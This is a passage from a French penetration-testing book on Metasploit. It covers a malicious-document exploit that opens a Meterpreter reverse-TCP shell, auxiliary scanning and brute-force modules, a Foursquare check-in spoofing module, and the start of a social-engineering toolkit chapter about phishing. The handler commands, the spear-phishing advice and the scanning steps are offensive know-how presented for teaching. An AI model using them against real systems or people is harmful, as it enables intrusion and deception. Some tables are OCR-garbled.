Notre fichier a été exporté en tant que msf.doc ❶ dans le répertoire /opt/ ❷ de Metasploit. Maintenant que nous avons notre document malveillant, nous pouvons élaborer un e-mail que nous enverrons à notre cible en espérant que l'utilisateur l'ouvre. À ce stade, nous devrions déjà avoir une idée des niveaux de patch et des vulnérabilités de la cible. Avant de réellement ouvrir le document, nous avons besoin de mettre en place un multi-handler listener. Cela permettra de s'assurer que lorsque l'exploit est déclenché, la machine attaquante pourra recevoir la connexion de la machine cible (reverse payload).

```
msf exploit(ms11_006_createsizeddibsection) > use multi/handler

msf exploit(handler) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 172.16.32.128

LHOST => 172.16.32.128

msf exploit(handler) > set LPORT 443

LPORT => 443
```

```
msf exploit(handler) > exploit -j

[*] Exploit running as background job.

[*] Started reverse handler on 172.16.32.128:443

[*] Starting the payload handler...

msf exploit(handler) >
```

Nous ouvrons le document sur une machine virtuelle Windows XP et nous devrions être présenté à un shell (notre VM tourne sous Windows XP SP3) :

```
msf exploit(handler) >

[*] Sending stage (749056 bytes) to 172.16.32.131

[*] Meterpreter session 1 opened (172.16.32.128:443 ->
172.16.32.131:2718) at Sun Apr 03 21:39:58 -0400 2011

msf exploit(handler) > sessions -i 1

[*] Starting interaction with 1...

meterpreter >
```

Nous avons réussi à exploiter une faille de type format de fichier en créant un document malveillant par le biais de Metasploit, puis à l'envoyer à notre utilisateur cible. En repenssant à cet exploit, si l'on avait effectué une bonne reconnaissance de notre utilisateur cible, nous

aurions pu élaborer un e-mail assez convaincant. Cet exploit est un exemple parmi le grand nombre d'exploits de formats de fichiers disponibles dans Metasploit.

Conclusion

Nous avons couvert la façon dont les exploits fonctionnent généralement côté client en manipulant le heap pour œuvrer en faveur de l'attaquant et la façon dont les instructions NOP travaillent durant une attaque. Nous avons vu les bases d'un debugger, sur lequel vous en apprendrez plus au cours des Chapitres 14 et 15. MS11-006 était un *stack overflow* que nous aborderons en détail dans les chapitres suivants. Notez que votre taux de réussite à ces types d'attaques dépend de la quantité d'informations que vous réussirez à glaner sur la cible avant de les effectuer .

En tant que pentester, chaque parcelle d'information peut être utilisée pour fabriquer une attaque encore meilleure. Dans le cas du spear-phishing, si vous pouvez employer le language de l'entreprise et cibler vos attaques contre des entités plus petites au sein de celle-ci, qui ne sont probablement pas de nature technique, vos chances de succès augmentent considérablement. Les exploits navigateurs et les exploits de formats de fichiers sont généralement très efficaces, si toutefois vous faites bien vos recherches. Nous aborderons ce sujet plus en détail aux Chapitres 8 et 10.

Metasploit : les modules auxiliaires

Sommaire

- Modules auxiliaires en pratique
- Anatomie d'un module auxiliaire
- Aller plus loin

Quand la plupart des gens pensent à Metasploit, ils pensent aux exploits. Les exploits sont intéressants, les exploits vous aident à obtenir votre shell bref, les exploits attirent toute l'attention. Mais parfois vous avez besoin de plus que cela. Par définition, un module Metasploit qui n'est pas un exploit est un module auxiliaire, ce qui laisse une grande place à l'imagination.

En plus de fournir des outils de reconnaissance de valeur tels que des scanners de ports et des services de fingerprint, des modules auxiliaires tels que ssh_login peuvent prendre en paramètre une liste connue de noms d'utilisateurs et de mots de passe, puis essayer de se connecter *via* bruteforce à travers un réseau cible. Sont également inclus dans les modules auxiliaires divers *fuzzers* de protocoles tels que ftp_pre_post, http_get_uri_long, smtp_fuzzer, ssh_version_corrupt et plus encore. Vous pouvez lancer ces fuzzers contre un service cible dans l'espoir de trouver vos propres vulnérabilités à exploiter.

Ne pensez pas, sous prétexte que des modules auxiliaires n'ont pas de

payload, que vous ne les utiliserez pas. Mais avant de nous plonger dans leurs multiples utilisations, voici un aperçu pour vous aider à voir ce dont nous parlons.

```
❶root@bt:/opt/framework3/msf3/modules/auxiliary# ls –l

total 52

drwxr-xr-x  23  root  root  4096  Apr 10   03:22  admin

drwxr-xr-x  4   root  root  4096  Dec 14   03:25  client

drwxr-xr-x  16  root  root  4096  Jan 1    04:19  dos

drwxr-xr-x  8   root  root  4096  Dec 14   03:25  fuzzers

drwxr-xr-x  3   root  root  4096  May 2    15:38  gather

drwxr-xr-x  4   root  root  4096  Dec 14   03:25  pdf

drwxr-xr-x  36  root  root  4096  Apr 10   03:22  scanner

drwxr-xr-x  5   root  root  4096  May 2    15:38  server

drwxr-xr-x  3   root  root  4096  May 2    15:38  sniffer

drwxr-xr-x  5   root  root  4096  Dec 14   03:25  spoof
```

```
drwxr-xr-x  4    root  root  4096  Dec 14   03:25  sqli

drwxr-xr-x  3    root  root  4096  May 2    15:38  test

drwxr-xr-x  3    root  root  4096  May 2    15:38  voip
```

Comme vous pouvez le voir dans la liste précédente, les modules sont installés dans le répertoire /modules/auxiliary ❶ du framework et à cet endroit ils sont triés sur la base des fonctions qu'ils assurent. Si vous voulez créer votre propre module ou en modifier un existant pour répondre à un objectif précis, vous les trouverez dans les répertoires correspondants. Par exemple, si vous avez besoin de développer un module de fuzzers pour traquer vos propres bugs, vous trouverez quelques modules préexistants dans le répertoire /fuzzers.

Pour lister tous les modules auxiliaires disponibles au sein de Metasploit, il suffit de lancer la commande show auxiliary ❶ depuis msfconsole. Si vous comparez la liste des répertoires précédents avec les noms des modules affichés dans msfconsole, vous remarquerez que la désignation des modules dépend du répertoire sous-jacent, comme illustré ci-après.

```
❶ msf > show auxiliary



Auxiliary

=========



   Name                                          Rank     Description
```

| --- | --- | --- |
admin/backupexec/dump	normal	Veritas Backup Exec Windows Remote File Access
admin/backupexec/registry	normal	Veritas Backup Exec Server Registry Access
admin/cisco/ios_http_auth_bypass	normal	Cisco IOS HTTP Unauthorized Administrative Access

. . . SNIP . . .

fuzzers/ssh/ssh_version_corrupt	normal	SSH Version Corruption
fuzzers/tds/tds_login_corrupt	normal	TDS Protocol Login Request Corruption Fuzzer
fuzzers/tds/tds_login_username	normal	TDS Protocol Login Request Username

Fuzzer		
fuzzers/wifi/fuzz_beacon	normal	Wireless Beacon Frame Fuzzer
fuzzers/wifi/fuzz_proberesp	normal	Wireless Probe Response Frame Fuzzer
gather/citrix_published_applications	normal	Citrix MetaFrame ICA Published Applications Scanner
gather/citrix_published_bruteforce	normal	Citrix MetaFrame ICA Published Applications Bruteforcer
gather/dns_enum	normal	DNS Enumeration Module
gather/search_email_collector	normal	Search Engine Domain Email Address Collector
pdf/foxit/authbypass	normal	Foxit Reader Authorization Bypass
scanner/backdoor/energizer_duo_detect	normal	Energizer DUO Trojan Scanner

scanner/db2/db2_auth	normal	DB2 Authentication Brute Force Utility
scanner/db2/db2_version	normal	DB2 Probe Utility

Comme vous pouvez le voir sur ce listing, les modules auxiliaires sont organisés par catégorie. Vous avez à votre disposition, le module DNS enumeration, *WiFi fuzzers,* et même un module permettant de localiser et de profiter de la backdoor du trojan qui était inclus dans les chargeurs de piles *USB Energizer*.

L'utilisation d'un module auxiliaire est analogue à l'utilisation de n'importe quel exploit dans le Framework – il faut tout simplement rentrer la commande use suivie du nom du module. Par exemple, pour utiliser le module webdav_scanner (exploré dans "Modules auxiliaires en pratique" à la page 159), vous devez exécuter le scanner le use scanner/http/webdav_scanner comme indiqué ci-après.

Note

Dans les modules auxiliaires, les options de base sont légèrement différentes avec une option RHOSTS pour cibler plusieurs machines et une valeur THREADS pour affiner la vitesse de votre scan.

❶ msf > **use scanner/http/webdav_scanner**

❷ msf auxiliary(webdav_scanner) > **info**

Name: HTTP WebDAV Scanner

Version: 9179

License: Metasploit Framework License (BSD)

Rank: Normal

Provided by:

et et@metasploit.com

Basic options:

Name	Current Setting	Required	Description
----	----------	--------	-----------
Proxies		no	Use a proxy chain
❸ RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port

❹ THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

Description:

Detect webservers with WebDAV enabled

```
msf auxiliary(webdav_scanner) >
```

Ici, nous passons la commande use ❶ pour le module qui nous intéresse. On peut alors obtenir un aperçu complet du système module en utilisant la commande info ❷, ainsi qu'une liste des différentes options disponibles. Parmi les options, on voit que la seule option requise sans valeur par défaut est RHOSTS ❸, qui peut prendre une seule adresse IP, une liste, plage d'adresses IP ou encore une plage réseau au format *CIDR*.

Les autres options varient pour la plupart en fonction du module auxiliaire utilisé. Par exemple, l'option THREADS ❹ permet à plusieurs threads d'être lancés pour traiter le scan, ce qui accélère les choses de façon exponentielle.

Modules auxiliaires en pratique

Les modules auxiliaires sont passionnants car ils peuvent être utilisés de nombreuses façons différentes dans divers cas de figure. Si vous ne

parvenez pas trouver le module auxiliaire parfait, il est facile d'en modifier un pour répondre à vos besoins spécifiques.

Prenons un exemple courant. Admettons que vous menez un test de pénétration à distance et que lors du scan réseau vous identifiez un certain nombre de serveurs web et rien d'autre. Votre surface d'attaque est limitée à ce stade mais vous devez faire avec ce qui est à votre disposition. Vos modules auxiliaires scanner/http vont désormais se montrer extrêmement utiles pour rechercher des failles sur lesquelles vous pouvez lancer un exploit. Pour rechercher tous les scanners HTTP disponibles, exécutez search scanner/http comme indiqué ci-dessous.

msf auxiliary(webdav_scanner) > **search scanner/http**

[*] Searching loaded modules for pattern 'scanner/http'...

Auxiliary

=========

Name	Rank	Descriptio
scanner/http/backup_file	normal	HTTP Bac File Scann

scanner/http/blind_sql_query	normal	HTTP Blir SQL Injec GET QUE Scanner
scanner/http/brute_dirs	normal	HTTP Directory Brute Forc Scanner
scanner/http/cert	normal	HTTP SSL Certificate Checker
scanner/http/copy_of_file	normal	HTTP Cop File Scann
scanner/http/dir_listing	normal	HTTP Directory Listing Scanner
scanner/http/dir_scanner	normal	HTTP Directory Scanner
scanner/http/dir_webdav_unicode_bypass	normal	MS09-020 IIS6 WebDAV Unicode A Bypass Directory Scanner

scanner/http/enum_delicious	normal	Pull Del.icio.us Links (UR for a doma
scanner/http/enum_wayback	normal	Pull Archive.o stored UR for a doma
scanner/http/error_sql_injection	normal	HTTP Err Based SQ Injection Scanner
scanner/http/file_same_name_dir	normal	HTTP File Same Nan Directory Scanner
scanner/http/files_dir	normal	HTTP Interesting File Scann
scanner/http/frontpage_login	normal	FrontPage Server Extensions Login Util
scanner/http/http_login	normal	HTTP Log Utility

	scanner/http/http_version	normal	HTTP Ver Detection
	scanner/http/lucky_punch	normal	HTTP Microsoft SQL Injec Table XSS Infection
	scanner/http/ms09_020_webdav_unicode_bypass	normal	MS09-020 IIS6 WebDAV Unicode A Bypass
	scanner/http/options	normal	HTTP Opt Detection
	scanner/http/prev_dir_same_name_file	normal	HTTP Previous Directory Scanner
	scanner/http/replace_ext	normal	HTTP File Extension Scanner
❶	scanner/http/robots_txt	normal	HTTP Robots.txt Content Scanner

scanner/http/soap_xml	normal	HTTP SO Verb/Nou Brute Forc Scanner
scanner/http/sqlmap	normal	SQLMAP SQL Injec External Module
scanner/http/ssl	normal	HTTP SSL Certificate Informatic
scanner/http/svn_scanner	normal	HTTP Subversion Scanner
scanner/http/tomcat_mgr_login	normal	Tomcat Applicatio Manager Login Util
scanner/http/trace_axd	normal	HTTP trace.axd Content Scanner
scanner/http/verb_auth_bypass	normal	HTTP Ver Authentica Bypass Scanner

	scanner/http/vhost_scanner	normal	HTTP Vir Host Brute Force Sca
	scanner/http/vmware_server_dir_trav	normal	VMware Server Directory Transvers Vulnerabi
	scanner/http/web_vulndb	normal	HTTP Vul scanner
❷	scanner/http/webdav_internal_ip	normal	HTTP WebDAV Internal II Scanner
	scanner/http/webdav_scanner	normal	HTTP WebDAV Scanner
	scanner/http/webdav_website_content	normal	HTTP WebDAV Website Content Scanner
❸	scanner/http/writable	normal	HTTP Writable I PUT/DEL File Acces

scanner/http/xpath		normal	HTTP Blir XPATH 1 Injector

Il y a beaucoup de possibilités, nous allons donc identifier des candidats potentiels dans cette liste. Notez qu'il est possible d'identifier le fichier robots.txt ❶ de différents serveurs, de nombreuses façons d'interagir avec WebDAV ❷, des outils pour identifier des serveurs présentant des fichiers accessibles ❸ en écriture et de nombreux autres modules à usage spécial.

Vous pouvez voir immédiatement qu'il y a des modules que vous pouvez utiliser pour d'autres recherches. Les anciennes versions de Microsoft IIS avaient une vulnérabilité dans leurs implémentations WebDAV qui permettait l'exploitation à distance. Ainsi vous pouvez d'abord exécuter un scan de vos cibles dans l'espoir de trouver un serveur WebDAV, comme suit.

```
msf auxiliary(dir_webdav_unicode_bypass) > use
scanner/http/webdav_scanner

msf auxiliary(webdav_scanner) > show options

Module options:

   Name         Current
                Setting

                ------------
```

Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

msf auxiliary(webdav_scanner) > **set RHOSTS 192.168.1.242, 192.168.13.242.252, 192.168.13.242.254, 192.168.4.116, 192.168.4.118, 192.168.4.122, 192.168.13.242.251, 192.168.13.242.234, 192.168.8.67, 192.68.8.113, 192.168.13.242.231, 192.168.13.242.249, 192.168.4.115, 192.168.8.66, 192.168.8.68, 192.168.6.62**

❶

RHOSTS => 192.168.1.242, 192.168.13.242.252, 192.168.13.242.254, 192.168.4.116, 192.168.4.118, 192.168.4.122, 192.168.13.242.251, 192.168.13.242.234, 192.168.8.67, 192.168.6.113, 192.168.13.242.231, 192.168.13.242.249, 192.168.4.115, 192.168.8.66, 192.168.8.68, 192.168.6.62

msf auxiliary(webdav_scanner) > **run**

[*] 192.168.1.242 (Microsoft-IIS/6.0) WebDAV disabled.

[*] 192.168.13.242.252 (Apache/2.2.9 (Debian) proxy_html/3.0.0 mod_ssl/2.2.9

OpenSSL/0.9.8g) WebDAV disabled.

[*] Scanned 04 of 31 hosts (012% complete)

[*] Scanned 07 of 31 hosts (022% complete)

[*] 192.168.4.116 (Apache/2.2.3 (Red Hat)) WebDAV disabled.

[*] Scanned 10 of 31 hosts (032% complete)

[*] 192.168.4.122 (Apache/2.2.3 (Red Hat)) WebDAV disabled.

[*] Scanned 13 of 31 hosts (041% complete)

[*] 192.168.13.242.251 (Microsoft-IIS/6.0) WebDAV disabled.

[*] 192.168.13.242.234 (Microsoft-IIS/6.0) WebDAV disabled.

[*] Scanned 16 of 31 hosts (051% complete)

[*] 192.168.8.67 (Microsoft-IIS/6.0) WebDAV disabled.

```
[*] Scanned 19 of 31 hosts (061% complete)
❷ [*] 192.168.6.113 (Microsoft-IIS/5.0) has WEBDAV ENABLED
[*] 192.168.13.242.231 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 22 of 31 hosts (070% complete)
[*] 192.168.13.242.249 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 25 of 31 hosts (080% complete)
[*] 192.168.4.115 (Microsoft-IIS/6.0) WebDAV disabled.
[*] 192.168.8.66 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 28 of 31 hosts (090% complete)
[*] 192.168.8.68 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 31 of 31 hosts (100% complete)
[*] Auxiliary module execution completed
```

Comme vous pouvez le voir dans cet exemple, un certain nombre de serveurs HTTP ont été scannés à la recherche de WebDAV ❶ et un seul avait WebDAV activé ❷. Ce module a rapidement identifié un système spécifique sur lequel vous pouvez lancer d'autres attaques.

Note

Les fonctionnalités du module auxiliaire vont bien au-delà de l'énumération. Comme vous pourrez le voir au Chapitre 14, les modules auxiliaires fonctionnent également très bien comme fuzzers après une petite modification. Un certain nombre de modules d'attaque par déni de service sont également disponibles pour le Wi-Fi (y compris dos/wifi/deauth), qui peuvent se révéler très perturbateurs lorsqu'ils sont utilisés correctement.

Anatomie d'un module auxiliaire

Penchons-nous sur la composition d'un module auxiliaire dans un petit exemple amusant, absent du référentiel Metasploit (car il n'appartient pas au pentest). Cet exemple démontre combien il est facile de se décharger d'une grande partie du programme sur le Framework, afin de mettre l'accent sur les spécificités d'un module.

Chris Gates a écrit un module auxiliaire pour le framework qui a donné l'impression à ses followers sur Twitter qu'il avait en quelque sorte inventé un dispositif qui lui permettait de voyager à la vitesse de la lumière. Cela en fait un excellent exemple de la réutilisation de code disponible dans Metasploit (vous pouvez accéder aux sources du script à http://carnal0wnage.googlecode.com/).

❶root@bt:/opt/framework3/msf3# **cd modules/auxiliary/admin/**
root@bt:/opt/framework3/msf3/modules/auxiliary/admin# **wget**
http://carnal0wnage.googlecode.com/svn/trunk/msf3/modules/auxiliary/ad

Nous avons placé le module dans le répertoire des modules auxiliaires ❶ de sorte qu'il soit disponible pour une utilisation par Metasploit. Mais avant de l'utiliser, nous allons regarder le script lui-même et le décomposer afin de voir exactement ce qu'il contient.

```
require 'msf/core'

❶ class Metasploit3 < Msf::Auxiliary

# Exploit mixins should be called first

❷ include Msf::Exploit::Remote::HttpClient

include Msf::Auxiliary::Report
```

Le module commence par les deux premières lignes qui importent la classe auxiliaire ❶. Ensuite, il rend les fonctions du client HTTP disponibles pour une utilisation ❷ dans le script.

```
❶ def initialize

    super(

❷ 'Name'        => 'Foursquare Location Poster',

    'Version     => '$Revision:$',

    'Description' => 'F*ck with Foursquare, be anywhere you
    want to be by venue id',

    'Author'     => ['CG'],

    'License'    => MSF_LICENSE,

    'References' =>

        [
```

```
                [ 'URL',
                'http://groups.google.com/group/foursquare-api' ],

                [ 'URL', 'http://www.mikekey.com/im-a-
                foursquare-cheater/'],

            ]

)

#todo pass in geocoords instead of venueid, create a venueid, other
tom foolery

  register_options(

    [

    ❸ Opt::RHOST('api.foursquare.com'),

      OptString.new('VENUEID', [ true, 'foursquare venueid',
      '185675']), #Louvre

      Paris France

      OptString.new('USERNAME', [ true, 'foursquare
      username', 'username']),

      OptString.new('PASSWORD', [ true, 'foursquare password',
      'password']),
```

```
        ], self.class)

End
```

Dans la routine d'initialisation ❶ nous définissons une grande partie de l'information ❷ qui est retournée lors de l'émission de la commande info dans msfconsole. Nous pouvons voir où les diverses options sont définies ❸ et si elles sont nécessaires. Jusqu'à présent, toutes sont assez parlantes et leurs objectifs sont clairs. Cependant, nous n'avons encore vu aucune logique d'exécution réelle. La voici :

```
def run

  begin

    ❶ user = datastore['USERNAME']

      pass = datastore['PASSWORD']

      venid = datastore['VENUEID']

      user_pass = Rex::Text.encode_base64(user + ":" + pass)

      decode = Rex::Text.decode_base64(user_pass)

      postrequest = "twitter=1\n" #add facebook=1 if you want
      facebook
```

```
        print_status("Base64 Encoded User/Pass: #{user_pass}") #debug

        print_status("Base64 Decoded User/Pass: #{decode}") #debug

❷ res = send_request_cgi({

        'uri' => "/v1/checkin?vid=#{venid}",

        'version' => "1.1",

        'method' => 'POST',

        'data' => postrequest,

        'headers' =>

          {

            'Authorization' => "Basic #{user_pass}",

            'Proxy-Connection' => "Keep-Alive",

          }

      }, 25)
```

Maintenant, nous arrivons à la logique même du script – ce qui arrive quand run est appelée à l'intérieur du module. Au départ, les options proposées sont définies en tant que noms de variables locales ❶ avec la

définition de différents autres objets. Un objet est alors créé par appel à la méthode send_request_cgi ❷, importée dans le script à partir de ib/msf/core/exploit/http.rb et décrite comme remplissant les fonctionnalités suivantes : "Se connecte au serveur, crée une requête, envoie la demande, lit la réponse". Cette méthode accepte différents paramètres qui caractérisent l'appel au serveur réel, comme démontré ici.

```
❶ print_status(«#{res}»)          # ça ressort la réponse entière. On pourrait
                                  # probablement

                                  # faire sans ça mais c'est sympa de voir ce

                                  # qu'il se passe

    end

❷ rescue ::Rex::ConnectionRefused, ::Rex::HostUnreachable,
   ::Rex::ConnectionTimeout

    rescue ::Timeout::Error, ::Errno::EPIPE =>e

                puts e.message

    end

end
```

Une fois cet objet créé, les résultats sont imprimés ❶. Si quelque chose se passe mal, un traitement est prévu afin de capturer toutes les erreurs ❷ et de les signaler à l'utilisateur. Ce traitement est simple ; il s'agit

simplement de fournir les différents paramètres aux fonctions existantes du framework. C'est un excellent exemple de la puissance du framework car il nous permet de nous concentrer uniquement sur les informations nécessaires pour atteindre notre objectif. Il n'y a aucune raison de reproduire n'importe laquelle des fonctions standard telles que la gestion des erreurs, la gestion des connexions, etc.

Voyons ce module en action. Si vous ne vous souvenez pas du chemin complet vers le module dans la structure de répertoire Metasploit, lancez une recherche comme ceci.

❶ msf > **search foursquare**

[*] Searching loaded modules for pattern 'foursquare'...

Auxiliary

========

Name	Rank	Description
admin/foursquare	normal	Foursquare Location Poster

❷ msf > use admin/foursquare

❸ msf auxiliary(foursquare) > info

Name: Foursquare Location Poster

Version: $Revision:$

License: Metasploit Framework License (BSD)

Rank: Normal

Provided by:

CG cg@carnal0wnage.com

Basic options:

Name	Current Setting	Required	Description

PASSWORD	password	yes	foursquare password
Proxies		no	Use a proxy chain
RHOST	api.foursquare.com	yes	The target address
RPORT	80	yes	The target port
USERNAME	username	yes	foursquare username
VENUEID	185675	yes	foursquare venueid
VHOST		no	HTTP server virtual host

Description:

F*ck with Foursquare, be anywhere you want to be by venue id

References:

http://groups.google.com/group/foursquare-api

http://www.mikekey.com/im-a-foursquare-cheater/

Dans cet exemple, nous cherchons "Foursquare" ❶, lançons la commande use ❷ pour sélectionner le module auxiliaire et affichons les informations ❸ pour le module sélectionné. Nous devons configurer quelques unes des options présentées ci-dessus.

❶ msf auxiliary(foursquare) > **set VENUEID 2584421**

VENUEID => 2584421

msf auxiliary(foursquare) > **set USERNAME** msf@elwood.net

USERNAME => metasploit

msf auxiliary(foursquare) > **set PASSWORD ilovemetasploit**

PASSWORD => ilovemetasploit

❷ msf auxiliary(foursquare) > **run**

[*] Base64 Encoded User/Pass: bXNmQGVsd29vZC5uZXQ6aWxvdmV

[*] Base64 Decoded User/Pass: msf@elwood.net:ilovemetasploit

[*] HTTP/1.1 200 OK

Content-Type: text/xml; charset=utf-8

Date: Sat, 08 May 2010 07:42:09 GMT

Content-Length: 1400

Server: nginx/0.7.64

Connection: keep-alive

<?xml version="1.0" encoding="UTF-8"?>

<checkin><id>40299544</id><created>Sat, 08 May 10 07:42:09 +(
<message>OK!We've got you @ Washington DC Union Station. Thi
</message><venue><id>2584421</id><name>Washington DC Uni
<primarycategory><id>79283</id><fullpathname>Travel:Train Sta
<nodename>Train Station</nodename>
<iconurl>http://foursquare.com/img/categories/travel/trainstation.png
<address>Union Station</address><city>Washington</city><state>
<geolat>38.89777986957695</geolat><geolong>-77.006092071533
<type>nochange</type><checkins>4</checkins><user><id>68544
<firstname>Ron</firstname>
<photo>http://playfoursquare.s3.amazonaws.com/userpix_thumbs/EI
<gender>male</gender></user><message>Ron is The Mayor of W
</message></mayor><badges><badge><id>1</id><name>Newbi
<icon>http://foursquare.com/img/badge/newbie.png</icon><descrip
in!</description></badge></badges><scoring><score><points>1</
<icon>http://foursquare.com/img/scoring/2.png</icon><message>Fi
</score><score><points>5</points><icon>http://foursquare.com/im
<message>First time @ Washington DC Union Station!</message><

Afin d'exécuter ce module avec succès, nous avons besoin d'identifiants d'accès à Foursquare pour réaliser notre enregistrement. Nous définissons d'abord le *VenueID* que l'on trouve en ligne avec un peu de recherche sur Google ❶, puis définissons nos identifiants Foursquare ❷ et exécutons le module. Nous obtenons une réponse positive du service

Foursquare confirmant notre identification et obtenons cinq points ❸.

Dans ce cas, nous avons soumis une demande de check-in à la gare "Union Station" à Washington DC, grâce au service Foursquare (voir Figure 9.1).




Figure 9.1
Réussite d'un check-in à l'Union Station.

Quand nous consultons le site Foursquare, notre succès est confirmé. Un module comme celui-ci démontre que Metasploit permet de mettre en œuvre presque tout ce que nous pouvons imaginer en termes de programmation.

Aller plus loin

Comme vous l'avez vu, les modules auxiliaires permettent un large éventail d'utilisations. L'infrastructure fournie par le framework Metasploit peut produire un large éventail d'outils dans un temps très court. Grâce aux modules auxiliaires de Metasploit, vous pouvez scanner une plage d'adresses IP pour déterminer quels hôtes sont en vie et quelles tâches sont en cours d'exécution sur chaque hôte. Vous pouvez ensuite tirer parti de ces informations pour déterminer les services vulnérables, comme dans l'exemple WebDAV, ou même vous connecter *via* bruteforce sur un serveur distant.

Bien que vous puissiez facilement créer des modules auxiliaires, ne négligez pas ceux qui existent dans le framework. Ils peuvent être

l’unique outil dont vous avez besoin.

Les modules auxiliaires fournissent une large gamme de moyens potentiels supplémentaires. Pour une application web, ils offrent plus de quarante contrôles ou attaques supplémentaires que vous pouvez effectuer. Dans certains cas, vous voudrez peut-être bruteforcer un serveur web pour voir quels sont les serveurs qui listent leurs répertoires. Ou vous pouvez souhaiter scanner le serveur web pour voir s’il peut agir comme un proxy ouvert et relayer le trafic vers Internet. Quels que soient vos besoins, les modules auxiliaires peuvent fournir des informations, des vecteurs d’attaque ou des vulnérabilités supplémentaires.

La boîte à outils du social engineer (SET, Social Engineer Toolkit)

Sommaire

Le *SET* a été développé pour coïncider avec la sortie de social-engineer.org, un ensemble de ressources conçues par Chris Hadnagy (loganWHD) et écrit par l'un des auteurs de ce livre, David Kennedy. Le site centralise des tutoriels sur le social-engineering (SE), explique les terminologies, les définitions et divers types de scénarios qui peuvent vous aider à vous préparer pour le piratage du "cerveau humain".

Le but du SET est de combler une lacune dans la communauté des pentesters et de les sensibiliser aux attaques de social-engineering. Il fut très bien accueilli – SET a été téléchargé un million de fois et est maintenant un standard de l'industrie pour le déploiement d'attaques de social-engineering. Le toolkit attaque les faiblesses humaines en

exploitant la curiosité, la crédibilité, l'avarice et plus simplement la bêtise ! Les attaques de social-engineering atteignent des niveaux records et sont toujours un grand risque pour de nombreuses organisations.

Bien sûr, le social-engineering n'est pas nouveau. Une personne qui incite une autre à accomplir des actes qu'elle n'aurait normalement pas faits, c'est vieux comme le monde ! Beaucoup dans la communauté de la sécurité croient que l'ingénierie sociale est l'un des plus gros risques auxquels les organisations font face car il est extrêmement difficile de se protéger contre des attaques de ce type (vous vous souvenez peut-être de l'attaque ultrasophistiquée dénommée "Opération Aurora", par exemple, dans laquelle le social-engineering a été utilisé pour attaquer des sources de Gmail et d'autres données de Google).

Un vecteur d'attaque est la voie utilisée pour obtenir des informations ou l'accès à un système. SET catégorise les attaques par vecteur d'attaque (tels que le Web, le courrier électronique et les attaques basées sur USB). Il utilise l'e-mail, les imitations de sites web et d'autres vecteurs pour atteindre les cibles huamines, généralement en incitant des individus à compromettre la cible ou à divulguer des renseignements sensibles. Naturellement, chaque vecteur peut avoir un taux de réussite différent en fonction de la cible et de la communication utilisée. Le SET est également livré avec des modèles d'e-mails et de sites web préconstruits qui peuvent être utilisés pour des attaques de social-engineering. Le SET utilise beaucoup le framework Metasploit.

En raison de la nature sociale des attaques elles-mêmes, chaque exemple dans ce chapitre est couplé d'une histoire brève.

Configuration du SET

Par défaut, dans Back|Track, le SET se trouve dans le répertoire /pentest/exploits/set/. Avant de commencer, assurez-vous que vous utilisez la dernière version du SET.

root@bt:/pentest/exploits/set# **svn update**

Ensuite, configurez votre fichier de SET en fonction de ce que vous essayez d'accomplir. Nous allons couvrir quelques fonctionnalités simples dans le fichier de configuration config/set_config situé dans le répertoire racine du SET.

Lorsque vous utilisez les vecteurs d'attaque du SET basés sur le Web, vous pouvez activer l'option webATTACK_EMAIL pour effectuer du phishing *via* e-mail conjointement à l'attaque web. Ce flag est désactivé par défaut, ce qui signifie que vous devrez configurer SET et utiliser le vecteur d'attaque web sans passer par du phishing par e-mail.

METASPLOIT_PATH=/opt/Framework3/msf3

webATTACK_EMAIL=ON

L'une des attaques basées sur le Web disponibles dans le SET utilise des applets Java autosignés. Par défaut, elle utilise Microsoft comme le nom de l'éditeur, mais si le JDK (*Java Development Kit*) a été installé, vous pouvez activer cette option sur ON et signer l'applet avec le nom que vous voulez. Lorsque vous activez cette option, les options supplémentaires seront disponibles *via* l'interface.

SELF_SIGNED_APPLET=ON

Le réglage d'AUTO_DETECT est l'un des flags les plus importants et il est activé par défaut. Il indique au SET de détecter votre adresse IP locale automatiquement et de l'utiliser comme adresse pour la reverse connection et les serveurs web. Si vous utilisez plusieurs interfaces ou que votre reverse payload listener soit hébergé à un endroit différent (sur une autre machine), mettez cette option sur OFF. Lorsque cette option est désactivée, le SET vous permet de spécifier plusieurs scénarios afin de

vous assurer que la bonne adresse IP sera utilisée, par exemple pour un scénario qui incluerait la NAT et la redirection de port. Ces options sont reflétées dans l'interface du SET.

AUTO_DETECT=OFF

Lorsque vous utilisez la boîte à outils, par défaut le SET utilise un serveur web intégré développé en Python. Pour optimiser ses performances, initialisez le flag APACHE_SERVER sur ON et le SET utilisera Apache pour les attaques.

APACHE_SERVER=ON

Ce sont les principes de base du fichier de configuration. Comme vous pouvez le voir, vous pouvez sensiblement modifier le comportement du SET en fonction de la valeur à lquelle vous positionnez les flags. Maintenant, utilisons l'outil.

Le vecteur d'attaque *spear-phishing*

